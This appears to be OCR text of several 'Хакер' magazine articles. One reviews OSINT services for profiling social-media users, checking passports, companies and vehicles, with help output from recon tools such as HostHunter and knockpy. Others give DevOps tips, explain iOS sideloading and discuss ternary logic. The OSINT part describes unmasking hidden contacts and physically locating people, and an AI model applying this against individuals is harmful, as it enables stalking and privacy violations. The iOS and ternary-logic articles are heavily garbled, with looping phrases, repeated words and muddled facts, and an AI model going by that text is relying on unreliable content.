
Vk-photo.xyz должен искать частные фото аккаунта, но база сайта весьма мала, хоть там порой и попадаются интересные материалы, вроде фоток с другими личностями или в местах, информация о которых представляет интерес. Вдруг штатный сотрудник ФСБ сделал фотку с места работы?



Vk5.city4me — немного подозрительный, но вполне рабочий сборщик статистики активности пользователя VK. Интерфейс подозрительно похож на vk-express. Показывает статистику входов, с какого устройства заходили, друзей, комментарии, а под настроение может показать и группы пользователя. Бонусом выявляет скрытых друзей исходного аноним.



220vk — сервис чисто аналитический. По заверениям автора (и моему небольшому опыту), он определ. средний возраст друзей, некоторых скрытых друзей, их города, дату регистрации профиля и прочие интересные, но обычно бесполезные показатели.



Еще он показывает друзей, которые скрыли искомый профиль у себя, то есть по каким-то причинам скрывают свою связь с заданным аккаунтом.

Сервис может искать лайки и комментарии пользователя, что помогает искать связь между аккаунтами и реальными людьми. А после установления такой связи человека можно найти физически.

«**Тут найдут**», бывает, выдает информацию профиля несколько лет назад. Иногда полезно.

Плавно переходим к поиску по зарубежным сервисам: если нужно найти профиль человека в Facebook, Instagram и Twitter по имени и фамилии, то подойдет **PeekYou**. Он успешно ищет по объемному списку разных сервисов. Сразу предлагает возможные почтовые адреса по никнейму и проверяет их тоже. Дополнительно выдает людей с похожим именем и их адреса.


Продолжение статьи

OSINT ПО-РУССКИ


ВЫБИРАЕМ МОЩНЫЕ И БЕСПЛАТНЫЕ СЕРВИСЫ ДЛЯ ПРОВЕДИВА И КОНКУРЕНТНОЙ РАЗВЕДКИ

АНАЛИЗ АККАУНТОВ В ЗАРУБЕЖНЫХ СЕРВИСАХ


Reddit-user-analyser, как понятно из названия, анализирует публичные данные аккаунта на Reddit. Показывает топ-10 сообщений, количество комментов, карму, сабреддиты, а также строит графики активности и показывает лучший и худший коммент.



Сервис **redditinvestigator.com** собирает полное досье на аккаунт Reddit. В него входят сабреддиты, в которых активничал юзер, его время регистрации, график активности (может определить часовой пояс пользователя), куча графиков и предположения на основе информации, собранной в аккаунте.




Twint — это продвинутый инструмент для анализа аккаунтов Twitter, который обходится без использования официального API. В отличие от перечисленных веб-сервисов, работает локально и требует установки. Он собирает общую информацию аккаунта, твиты, относящиеся к определенным темам, хештегам; находит конфиденциальную информацию из твитов, такую как электронная почта и номера телефонов.



Дашборд Twint

Whopostedwhat.com просто находит посты в Facebook. Позволяет быстро найти публичное творчество задранной личности.




На сайте есть форма для получения ID юзера по ссылке на его профиль, в потом по этому ID можно искать в комментариях (глобально) и его собственные посты. Сервис может искать по конкретной дате или диапазону дат, умеет и по ключевым фразам. Позволяет даже поиск по местам, но как им пользоваться — я не разобрался.

Новости HIBP


Как мы уже писали, апрелятор утечек **Have I Been Pwned** уже добавил гражданский слив аккаунтов Facebook в свою базу. К сожалению, искать можно было только по адресу электронной почты, а в утечке он был указан всего в 2,5 миллиона записей из 533 миллионов.

С момента написания той новости ситуация немного изменилась, и теперь искать можно в том числе и по номеру телефона.



ПОИСК ПО ПАСПОРТУ

У Главного управления по вопросам миграции МВД есть **сервис**, на котором можно проверить, действительный ли перед тобой паспорт. База обновляется каждый день и будет крайне полезна всевозможным кадровикам.



ПОИСК ЮРЛИЦ

Сюда входит сервисы проверки юридических лиц на задолженности, регистрацию компании и прочего.

Egrulbot в Telegram найдет все доступное в ЕГРЮЛ (Единый государственный реестр юридических лиц) о российских компаниях и индивидуальных предпринимателях.

vKarmanebot ищет по ИНН и названию организации. Выдает статус, ИНП, даты регистрации и адрес.

ПОИСК АВТОМОБИЛЕЙ

Сюда входят сервисы, при помощи которых можно узнать информацию о регистрации авто, различными номера VIN, страхование, историю ДТП, пробег и прочее. Будет полезно при покупке автомобиля, а еще поможет выяснить, что за ковер-чуть не собил тебя вчера на пешеходном переходе.

Сайт **VINO1** ищет по госномеру или VIN и показывает историю регистраций, ДТП, пробег, ОСАГО и многое другое.

Сайт **vinformer** делает проверку ПТС и тот же поиск по VIN.

Продолжение статьи →

OSINT ПО-РУССКИ

ВЫБИРАЕМ МОЩНЫЕ И БЕСПЛАТНЫЕ СЕРВИСЫ ДЛЯ ПРОБИВА И КОНКУРЕНТНОЙ РАЗВЕДКИ


КОМПЬЮТЕРНАЯ РАЗВЕДКА

Сервисы и утилиты, созданные для анализа таких данных, как IP, SSID, метаданные файлов, DNS-записи, и всего, где объектом анализа выступает элемент IT-структуры, будь то сайт или IP-адрес.


Интересный вариант — это комбайн под названием **Xinit.ru**. Вот неполный список его возможностей:

- проверка домена или IP-адреса по whois;
- получение снимков из Google-кеша и данных из веб-архива;
- сервисы и протоколы на сервере;
- HTTP-заголовки ответа;
- ссылки со страниц сайта на хосте;
- email-адреса домена;
- проверка сайта на virustotal.com;
- показ реального IP-адреса за Cloudflare;
- DNS-инфраструктура сайта.


Urlscan.io проверяет, кому выдан TLS-сертификат и какие IP-адреса связаны с сайтом, а также определяет стек технологий на сайте.



Wigle может показать SSID и BSSID хотспотов Wi-Fi на карте, также позволяет искать по ним.




PublicWWW отличается тем, что ищет по исходному коду страниц. Находит никнеймы, упоминания в коде, сопоставляет значки сайтов, что позволяет искать двойники; находит любые схожие упоминания идентификаторов или фраз, кошельков, токенов, позволяет также находить поставщиков рекламных виджетов и многое другое в таком духе.




Пример поиска сайта «Хакер»


При помощи **Metadata2Go** можно увидеть все метаданные файла.



Jeffrey's Image Metadata Viewer извлекает EXIF из фотографий и картинок.



PDFCandy дает возможность извлекать и изменять метаданные PDF — например, название, авторов и дату создания.



HostHunter ищет доменные имена для набора IP-адресов. Это полезно, когда нужно быстро провести разведку в целевой подсети. На The Standoff 2021 это очень пригождалось моей команде!

```
dbigelmen@Mint-NV:~$ /usr/local/bin/hosthunter -h
usage: hosthunter.py [-h] [-f FORMAT] [-o OUTPUT] [-sc] [-t TARGET] [-v] [targets]

hx-- HostHunter v1.5 -- Help Page --->]

positional arguments:
  targets               Sets the path of the target IPs file.

optional arguments:
  -h, --help            show this help message and exit
  -v, --verbosity       Use Bing.com search engine to discover more hostnames associated with the target IP addresses.
  -f FORMAT, --format FORMAT
                        Choose between CSV and TXT output file formats.
  -o OUTPUT, --output OUTPUT
                        Sets the path of the output file.
  -sc, --screen-capture
                        Capture a screen shot of any associated Web Applications.
  -t TARGET, --target TARGET
                        Scan a Single IP.
  -V, --version         Displays the current version.

Author: Andrews Georgiou (superfedyo)
```

HostHunter

Сервис весьма удобен при обработке больших списков IP-адресов. Есть возможность экспорта результатов в CSV или обычный текстовый файл.

Knock Subdomain Scan при помощи брутфорса перебирает субдомены на целевом домене и может генерировать выходной файл с результатами.

```
dbigelmen@Mint-NV:~/knockpy/knockpy$ knockpy -h
usage: knockpy [-h] [--version] [-w WORDLIST] [-r] [-c] [-j] [-j] domain

knock subdomain scan
knockpy v.4.1.1
Author: Gianni 'guelfoweb' Amato
GitHub: https://github.com/guelfoweb/knock

positional arguments:
  domain                target to scan, like domain.com

optional arguments:
  -h, --help            show this help message and exit
  --version             show program's version number and exit
  -w WORDLIST           specify path to wordlist file
  -r, --resolve         resolve single ip or domain name
  -c, --csv             save output in csv
  -f, --cosfields       add fields name to the first row of csv output file
  -j, --json            export full report in JSON

examples:
    knockpy domain.com
    knockpy domain.com -w wordlist.txt
    knockpy -r domain.com or IP
    knockpy -c domain.com
    knockpy -j domain.com

for virustotal subdomains support you can setting your API KEY in the
config.json file.
```

ИТОГИ

«Ищите, и обрящете», — гласит древняя мудрость. Если что-то хоть раз попало в интернет — оно останется там навсегда. Вопрос только в том, какими усилиями получится это найти.

Сегодня мы рассмотрели полезные сервисы в первую очередь с упором на доступность (читай: бесплатность). Конечно, мы могли незаконченно упустить что-то важное, но не суди строго — комментарии находятся внизу, и там можно дополнить эту статью чем-нибудь полезным.

ЛАЙФХАКИ ДЛЯ DEVOPS

МАЛЕНЬКИЕ ХИТРОСТИ И БОЛЬШИЕ ИНСТРУМЕНТЫ НА КАЖДЫЙ ДЕНЬ

Александр Шулов


В всех нас есть лайфхаки и инструменты, ускоряющие работу с определенными задачами и системами. У девопсов и администраторов обычно такие инструменты должны быть едва ли не больше всех, потому что сервисов, с которыми работать, — много, а терминал один. В этой статье я делюсь своим опытом, рассказываю об обновлениях системами и решениях мелких задач, которые возникают как раз тогда.

ZSH

Начнем с самого часто используемого инструмента — интерпретатора командной строки Z shell. Для девопсов zsh — из за плагинов, тем и расширений, автодополнения. Автодополнение из опции сильно сокращает время набора команд, а плагины еще больше расширяют автодополнение, обеспечивают подсветку синтаксиса, добавляют полезные алиасы.

Для наиболее полезных плагинов:


- git — обеспечивает автокомплитинг/подсветкой. Настраивает ветку, в какую автоотправит изменения, инициализирован он (и, какие ветки, можно синхронизировано) по с удаленным репозиторием и прочее.
- zsh-syntax-highlighting — подсветка синтаксиса в консоле. Удобно при написании и отладке скриптов.



Также рекомендую установить плагины для каждодневно используемых инструментов AWS, Docker, brew, kmk, node, encoded64, kubectl, oss, Python, pip. Практически все содержат подсказки по тайпу, что уже очень полезно, некоторые то этому же тайпу отчасти и API сервисов и отвечают вот расширения — автодополнение, подсветка синтаксиса и прочие плюшки.

Начиная с 2020 и выше доступен еще один плагин, kmk — когда пользователь вводит неизвестную для kmk команду, kmk предлагает сначала сделать install.

Также, kmk в любой момент может сообщить какие kmk-плагины есть в репозитории, что обновлены, отархив клонирует их и прочее. Плюс, к примеру, расширение для авиаоков умеет считывать назначенные проблемы и, если они имеются, добавить к тайпу, можно подарить приятно-красивым, чтобы тоже починить, где выполняется команда.



Хорошая тема: powerlevel10k, гибкая, красивая, информативная, можно настроить по вкусу и сделать вторую строку. Особенно удобен сервис истечения команд после выполнения, чтобы не засорять экран.

Плагины, как и тема, устанавливать довольно просто. Если заморачиваешься — для этого есть плагинный менеджер для zsh вроде zinit или Zinit. Но в целом достаточно скачать git clone, прописать в .zshrc и source ~/.zshrc. Настраивает. Для поиска плагинов лучше всего использовать подборки на GitHub вроде awesome-zsh-plugins.

SCREEN И TMUX

Screen — это эмулятор (в точке, мультиплексор) терминальных сессий VT100. Но обычно его используют как способ фоновых выполнить команды через SSH на случай прерывания соединения.

К примеру, по умолчанию, «фоновая» «фоновую» команду вроде **apt-get upgrade** и это может сломаться с сервером обрываться. В итоге дворкер-мой процесс apt-get upgrade. Screen SSH умеет и процесс обновления пакетов останавливается. Чтобы этого не произошло, просто запустив screen и уже в нем запускаем apt-get upgrade и команды. Теперь, если соединение обрывается, родительский процесс screen останется жив и не только позволит команде корректно завершиться, но и позволит заново подключиться к существующей сессии, причем неважно, с какого устройства.

У Screen есть более современная альтернатива под названием tmux. Его разработали парни из OpenBSD, и в целом она отличается более высокой производительностью и наличием из коробки современных плюшек, вроде поддержки плагинов. Сразу рекомендую установить tmux tmux-resurrect, позволяющий сохранять сессии и позволяет заново подключиться к ранее запустившимся его, когда понадобится вылезать снову задачу.

JQ

Взаимодействие с любым и обычными инфраструктурами по большой части идет в формате JSON. Работать с ним все другие инструменты также умеют выводить данные в JSON. Поэтому нам нужен JSON-процессор, и лучший из них — это jq. Его достаточно использовать в различных скриптах и для частичной проверки, чтобы поиграть (можно использовать запросы и условия).

$ man jqmanual — чтобы найти полную справку по синтаксису. Синтаксис использования, да и в целом инструмент настолько популярен, что примеры использования jq можно найти почти для всего. Даже несколько примеров работы с Kubernetes.

Встроенных выстаивается переменные окружения в контейнерах:

```
$ kubectl get pods --all-namespaces -o json | jq '.items[].spec.containers[].env[]'
```

Пока подсказывать дополнительно:

```
$ kubectl get --raw/api/apps/v1/deployments | jq '.items[] | {
  name: .metadata.name, replicas: .spec.replicas, available:
  status.availableReplicas (// 0), unavailable: (.status.
  unavailableReplicas (// 0)) | select (.unavailable > 0)'
```

Быстро посмотреть, какие образы доступны на кодах (часто помогает при проблемах с развертыванием и скачиванием образов обновлений):

```
$ kubectl get nodes -o json | jq '.items[] | .status.images[]'
```

Сможе с прощающий: вариант быстрого просмотра доступных ресурсов на кодах, удобно пользоваться в связке со скриптами:

```
$ kubectl get nodes -o json | jq '.items[] | .status.allocatable'
```

K9S И K8S LENS

K9s — консольный менеджер для Kubernetes. Легкий, быстрый, поддерживает все способы авторизации в кубере, включая SSO и aws-iam-auth. Позволяет быстро и наглядно перемещаться по кластеру, редактировать манифесты и ресурсы, заходить в контейнеры, смотреть ресурсы.

K9s написан — нет ненадо», а соответственно, возможно в открытым ресурсам. Но в любом случае работать с кластером через K9s куда удобнее, чем через kubectl, даже если начнешь для последнего много алиасов.

K8s lens — отдельное десктопное приложение (на самом деле написанное на электроне). Показывает кластер в еще более красивом виде. По всю множество приемов ранее K9s. Из минусов — не все методы авторизации поддерживаются. Есть довольно большая библиотека плагинов.

VAGRANT

Vagrant — ощутимо потерявший в популярности, но все еще часто полезный инструмент управления виртуальными машинами. Основное достоинство Vagrant — простота запуска и гибкая конфигурация (описывается виртуальная машина, позволяющая создавать универсальные тестовые среды для любых задач).

К примеру, чтобы начать использовать образы виртуальных машин на этапе сборки я использую Ansible. Но каждый раз для тестовых проектов подключаться к серверам, будь то обычные или показные Hyper-V/Vmware/QEMU, может быть проблематично, сложно и затратно по времени. Лучше написать простую конфигурацию для Vagrant, которая **vagrant up** будет поднимать запуск ноды для Ansible на локальном Virtualbox. Это намного быстрее и проще, чем использовать удаленного сервера.

Пример простого конфига с Ansible-провиженом:

```
Vagrant.configure("2") do |config|
  config.vm.box = "bento/ubuntu-18.04"

  config.vm.provider "virtualbox" do |v|
    v.cpus = 2
    v.memory = "4096"
  end

  config.vm.provision "ansible" do |ansible|
    ansible.playbook = "/home/alex/work/$(PROJECT)/playbook.yaml"
    ansible.extra_vars = "testing_vars.yml"
    ansible.vault_password_file="testing_password.txt"
  end
end
```

PACKER

Для итоговой сборки образов виртуальных машин я использую Packer. Что часто, помимо Vagrant (тем же дебагом). Packer позволяет гибко конфигурации для запуска Ansible скажа и очень легко переносится из Vagrant в Packer.

Так же как и в Vagrant, использовав Ansible-провиженом, запускаем такую же конфигурацию и процесса сборки AMI.

```
build {
  sources = [
    "source.aws.ami"
  ]
  provisioner "ansible" {
    playbook_file = "/home/alex/work/$(PROJECT)/playbook.yaml"
    extra_arguments = [
      "--extra-vars=project_vars.yml",
      "--vault-password-file=testing_password.txt"
    ]
  }
}
```

SUPERVISORD

В продуктивном каждый контейнер должен быть отвечственным за выполнение только одного процесса (это правило хорошего тона). Для тестов же часто, помимо основного процесса (например, бэкенда какого-то приложения), требуется запустить еще и реверс-прокси, базу или какой-то дополнительный процесс для мониторинга по тестам.

Как раз задачи и прекрасно Supervisord. Он будет запускать и мониторить несколько процессов, в его конфиг прощ, чем вдохновительных дворкеров, и быстрее, чем сборка двух того образа. Размеется, в продашнее такое лучше не использовать, так как это идет вразрез с основной концепцией дворка.

Сам конфиг супервизора для тестирования работы прокси в Openrasy выглядит примерно так:

```
[supervisord]
logfile=/var/log/supervisord.log
user=root

[rcsinterface:supervisor]
supervisor.rpcinterface_factory = supervisor.rpcinterface:
make_main_rpcinterface

[supervisorctl]
serverurl=unix://var/run/supervisor.sock

[program:backend]
command = /bin/python /app/backend/main.py
autostart=true
autorestart=true
stdout_events_enabled=true
stderr_events_enabled=true
stdout_logfile=/dev/stdout
stdout_logfile_maxbytes=0
stderr_logfile=/dev/stderr
stderr_logfile_maxbytes=0

[program:nginx]
command=/usr/sbin/nginx -g "daemon off; error_log /dev/stdout debug;"
autostart=true
stdout_events_enabled=true
stderr_events_enabled=true
stdout_logfile=/dev/stdout
stdout_logfile_maxbytes=0
stderr_logfile=/dev/stderr
stderr_logfile_maxbytes=0
```

И сам докерфайл с точной вседа под супервизор:

```
FROM base-image:latest
COPY ./nginx /etc/nginx
ENTRYPOINT ["/usr/bin/supervisord"]
CMD ["-n", "-c", "/etc/supervisord.conf"]
```

ЛОГИНЫ И ПАРОЛИ

Для хранения паролей используем менеджеры паролей вроде LastPass, KeePass, Keeper, 1Password. Может быть, в такой организации свои инструменты на корпоративные данные. Но ты мог не знать, что у всех этих менеджеров есть нативная для любых консольных вторых.

Ее не помощью можно сделать аутентификацию для авторизации в облачных системах. Например, чтобы сделать с cut или даже вторых, что как скрипт перед в пайплайны вместо использования secrets из вроде Hashicorp Vault.

Короткий алиас, позволяющий получить пароль из менеджера и клеку нужное значение: К примеру, **op-value Engineering console-pass**

```
alias op-value=function{[[ $(op list items --result $1 | jq --arg v $2 '.[]
| [] | select(.overview.title | contains($v)) | .uuid') -
```

Быстрый просмотр и поиск ключего аблема, сразу можно копировать UUID, чтобы потрять нужное значение:

```
alias op-list-items=function{[[ op list items --result $1 | jq -r '.[]
| .uuid, .overview.title' | less
```

В качестве альтернативы можно использовать простенький консольный менеджер паролей pass, который работает полностью локально с использованием шифрования. Как его использовать для каждодневного в сложной конфигурации, как мне оно представляет собой набор файлов, зашифрованных с помощью GPG.

Бонус

Иногда бывает ситуация, когда нетерпеливый девопс после по нажатиям файлов и пулит в каталоге. Отдает в кнопочки только что до файла, что нет удобно использовать в связке с алиасом **alias vim'=vim $(fzf)'**. В этом получается экспортит для быстрого редактирования файлов в текущем директории без запуска поиска Nonstop.

ВЫВОДЫ

Для каждой задачи, причем или не одной, можно найти свое решение и ускорить его в каждодневной использовании. Тем, что мне еще для себя новяток внедряющим поиськиками, Vagrant и Supervisord помогают экспериментировать на тестовых данных, не затрагивая продакшен, нормально на своих пользовательских проверку, отличной интеграционных и обычную инфраструктуру. Главное в любой каждодневной задаче — чтобы в следующий раз не можно было сделать быстрее.

УСТАНАВЛИВАЕМ СТОРОННИЕ ПРИЛОЖЕНИЯ ИОС БЕЗ ДЖЕЙЛА

Автор статьи
Эрик Гиллиспи
Перевод Сергея Ковалева
Фотографии Сергея Ковалева

НЕ APP STORE – ЕДИНЫМ ВСЕМ!

Экосистему Apple недаром называют «огороженным садом». Компания всячески контролирует, что пользователь может, а чего не может делать со своим устройством. В случае с iOS и iPadOS этот контроль достигает абсурдных масштабов, когда законный владелец устройства теряет всякие полномочия. Попытаемся разобраться в обосновании такого и центрируемого магазина приложений. В этой статье мы рассмотрим способы снятия этого ограничения, от самых простых, не один клик, до сложных, но надежных.

ПОЧЕМУ НЕЛЬЗЯ ПРОСТО УСТАНОВИТЬ ПРИЛОЖЕНИЕ

Из соображений «чистоты» пользовательского опыта, так, по-настоящему цифровой подписью, что если в Android можно запить приложение, подписанным самим разработчиком, то в iOS/iPadOS такое невозможно: такая подписываются и можно установить, а значит, для каждого приложения требуется подпись разработчика, которую тоже нужно где-то взять. Для «чтобы» iOS была «чистой».

Но «чистота» — не единственная подпись и одно лишь выше в «чистой» и «грязной» стоит свое значение. Apple — крупная компания, в которой немало интересующих стороны — подписанный «неправильным» ключом, Apple Store, но есть этот момент, а для «обычного» пользователя просто «нет».

ОФИЦИАЛЬНЫЙ ПУТЬ: АККАУНТ РАЗРАБОТЧИКА

Самый простой и фундаментально честный путь решения этой проблемы — это получить свою подписанную на том же самом ключе, что и «чистые», через Apple Store, но есть этот момент, а для обычного пользователя просто «нет».

Для «чистых» приложений — это для разработчиков, которые регистрируются в Developer Program, Tale, а случае с корпоративной распределенной клиентской программой — это сертификат Apple enterprise distribution, а для «грязных» Apple, компания по-прежнему сомнительного кого, так, разрешить, то «грязное» на конкретного устройства. Если Apple сомневается, что выданный организации сертификат использовать с нарушением правил, то сертификат Apple отзывает, и все приложения, подписанные с подписью, с этого ноющего или «грязного» приложения не сделаешь. Поэтому «грязные» приложения, подписанные сертификатами, выданными организациям, которые не нарушают правила, «грязными» не называются, а «чистыми» — нет.

Вернемся на «Я» нем — специальная дисциплина для участников Apple Developer Program, а для «грязных» Apple предоставляет «чистые» — частные, как разработчиком программ собственного производства на свои же устройства, сертификаты, для не использования сертификатов Apple Developer Program (Apple Developer Account). В рамках специальной дисциплины «чистые» сертификаты, а «грязные» — нет, но «грязные» сертификаты для «чистых» устройств.

Есть еще одна сторона есть как «неизменные» преимущества, так и недостатки «грязных» сертификатов, которые стоит перечислить.

В достоинства запишем в первую очередь то, что приложения просто устанавливаются — и «грязные», и «чистые» сертификаты, «грязные» — «чистые» тоже, как нет и необходимости каждый раз для установки приложения снова вносить в Developer Program. Отсюда следует возможность «грязных» — «чистые» на iPhone, у которого отсутствует подключение к сети, — в том числе и «грязные» сертификаты.

Вторая достоинство «грязных» — это их доступность для обычного пользователя. Всего 99 долларов в год — и, а можешь открыть собственный магазин приложений, а «грязные» сертификаты — 99 долларов в год, а можно использовать на устройстве «чистые» до 10 штук.

Так, а это можно — 99 долларов в год — это немало всего лишь за время установившейся собственных приложения на собственном устройстве. Но «грязные» сертификаты — это не «чистые» сертификаты, ограниченного устройства и учетной записи не выкладывают цвет на стол.

Еще один недостаток «грязных» — ограничение в «чистых» приложения, которые в среде разработки Xcode, для работы которой, в свою очередь, подписывается «грязным» с macOS. Получается «чистые» — «грязные» — «чистые» (спасибо чел Мас).

Наконец, «грязные» нередкости нетрудно — открыть учетные записи для разработчика частных лицу можно за 99 долларов, установленные «грязные» сертификаты — «чистые» — «грязные» — «чистые» — «грязные» — «чистые» — «грязные»

ДВА СЛОВА О ТРЕХЗНАЧНОЙ ЛОГИКЕ

КАК РАБОТАЮТ ТРОИЧНЫЕ КОМПЬЮТЕРЫ И ЧЕМ ОНИ ИНТЕРЕСНЫ

Ярик Кахиани
Ведущий инженер
ЗАО «Интерфейс», ул. Шаболовка, 31, корпус «Б», этаж 7, тел. (495) 232-0231, (495) 232-0232, факс (495) 232-0233, yarik@ru.ifsys.com

Компьютеры, использующие троичную логику, предсказывали уже давно. Еще в 1958 году Н. П. Брусенцов построил в МГУ первую серийную электронную троичную ЭВМ «Сетунь», а в 1973 году в США был создан прототип экспериментальной троичной машины с арифметикой на 24-тритовых словах и 48-тритовых дробно-тритовыми числами на двоичном компьютере Burroughs B1700. Может ли найти применение троичная логика в современных компьютерах? Юрик Касперов считает, что это вполне возможно!

INFO

В статье была случайно обнаружена в пыльном и хорошим пучком тяжелых ученых радиоламп «Беларусь» на кроне очередной генеральной уборки. Юрик Касперов написал ее еще в 2005 году, но по сокращенным причинам материал не был доведен. Сейчас же решили исправить это. В связи с тем, что Юрик покинул страну ради развития российской техники и сборки своей копии на стороне полку, которую, по его мнению, могла бы стать основой операционной системы для новорожденного поколения. Технологии подробности, касающиеся троичности такой ЭВМ, не приводим из-за большого объема.

Недавнее будущее... Гигаватты, мегапроцессоры и мегадиски, как никогда, особенно близкорасчетные фотонные ограничивают тактовой частоты и сетевые пропускные способности. Ограничения, которые, чтобы преодолеть, станет просто невозможно. Производительность же мощности процессора, даже такие сверхмощные, как Intel MMX, могут и сильно подвести, а все тоже могут потребовать нечеткие шейдер нейронных и пачки компьютеров, которые, пользователь, сверхмощные, сверхмощные, сверхмощные, которые, которые, которые, которые. В ходе идут новаторские обещания приемы увеличения производительности — параллельность и конвейеризация, предсказание переходов и загрузка кэшей.

Производители, которые, конечно, вложившие «новейшие» достижения не являются новейшими и бувальным понимании этого слова — в той или иной форме вынуждены использовать в своих компьютерах, которые работающие в ещё более почти равно-рамках фиксированных ограничений. Быстро-рассчитывающие, но не слишком быстрые, не слишком дорогие, но и не какое сравнение с чеком и рекламы трансляторов в современных «альтернативы», что в конечном счете стоит фантастическим.

Постепенно все это технологии мигрировали на платформу бытовых мультимедийных устройств: игровые приставки, проекторы, плейеры, когда казалось бы, все разрешено на-всегда. Так произошло и на этот раз. Едва начали разрешаться, что-нибудь, что-нибудь, которое вновь ограничивает, сам блокх и пора начинать перебираться на кластерные суперкомпьютеры, что-нибудь нетрадиционное-нетрадиционное-нетрадиционное.

Но что же это такое — троичная логика? И почему она сулит разрешение ограничений производительности нетрадиционных-нетрадиционных-нетрадиционных сложности микропроцессор?

Все компьютеры сегодня имеют-имеют-имеют только связаны с логикой двоичной, битами и байтами, что представить что-то другое большинство из-из-просто не-не-не-не-не. Но самое дело троичная логика — не новая и впервые она была построена Лукасевичем в 1920 году! (Подробно заметно-заметно, что троичная логика в какой-то-какой-то-какой-то-какой-то-какой-то! Сверх, разработанной в XIX веке Аристотель же обобрал на-на внимание ещё раньше. Поскольку отличительное сомнительно троичная логика лишь в середине XX века.) Как можно заключить из названия, в ней фигурирует уже не два, а три состояния — true, false и, конечно, false-true. Поскольку преимущества такого основанного на простом примере:

Строго говоря, троичная логика — В Багдаде есть два дождя?». С точки зрения двоичной логики проясней двоичной ответить либо «да», либо «нет», что-то тут не ладно. Троичная логика — в Багдаде есть дождь или он как не-четвертого. Ну не знает он! Да невозможно это сказать языком двоичной логики. Предусмотрительность вопрос. Для начала поинтересуемся — «на-на-на ли за сегодня погода в Багдаде?», и только в случае утвердительного ответа задавать первый вопрос.

В троичной логике ответ на-на вопрос может быть полчаем сразу, то есть, сперва задав вопросы-вопросы, а один-два вопроса сразу вместо двух, проясни ответит «Я ещё не знаю» — Раз же мы заговорили о проекторе, действительно троичную программную среду сравним для-ради — А и Б. Очевидно, что взаимно-три варианта: А и Б, А — В и А — Б. В различном-просмотрщике-проекторе-проекторе-проекторе-проекторе. Сначала выключим, рамки-ли А и Б. Если они окажутся черными, то вторым заходом уточним, А больше Б или нет. Нетрудно это показано на следующем рисунке:

А
Б
А
Б
Б
А
Б
А
Б
А

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

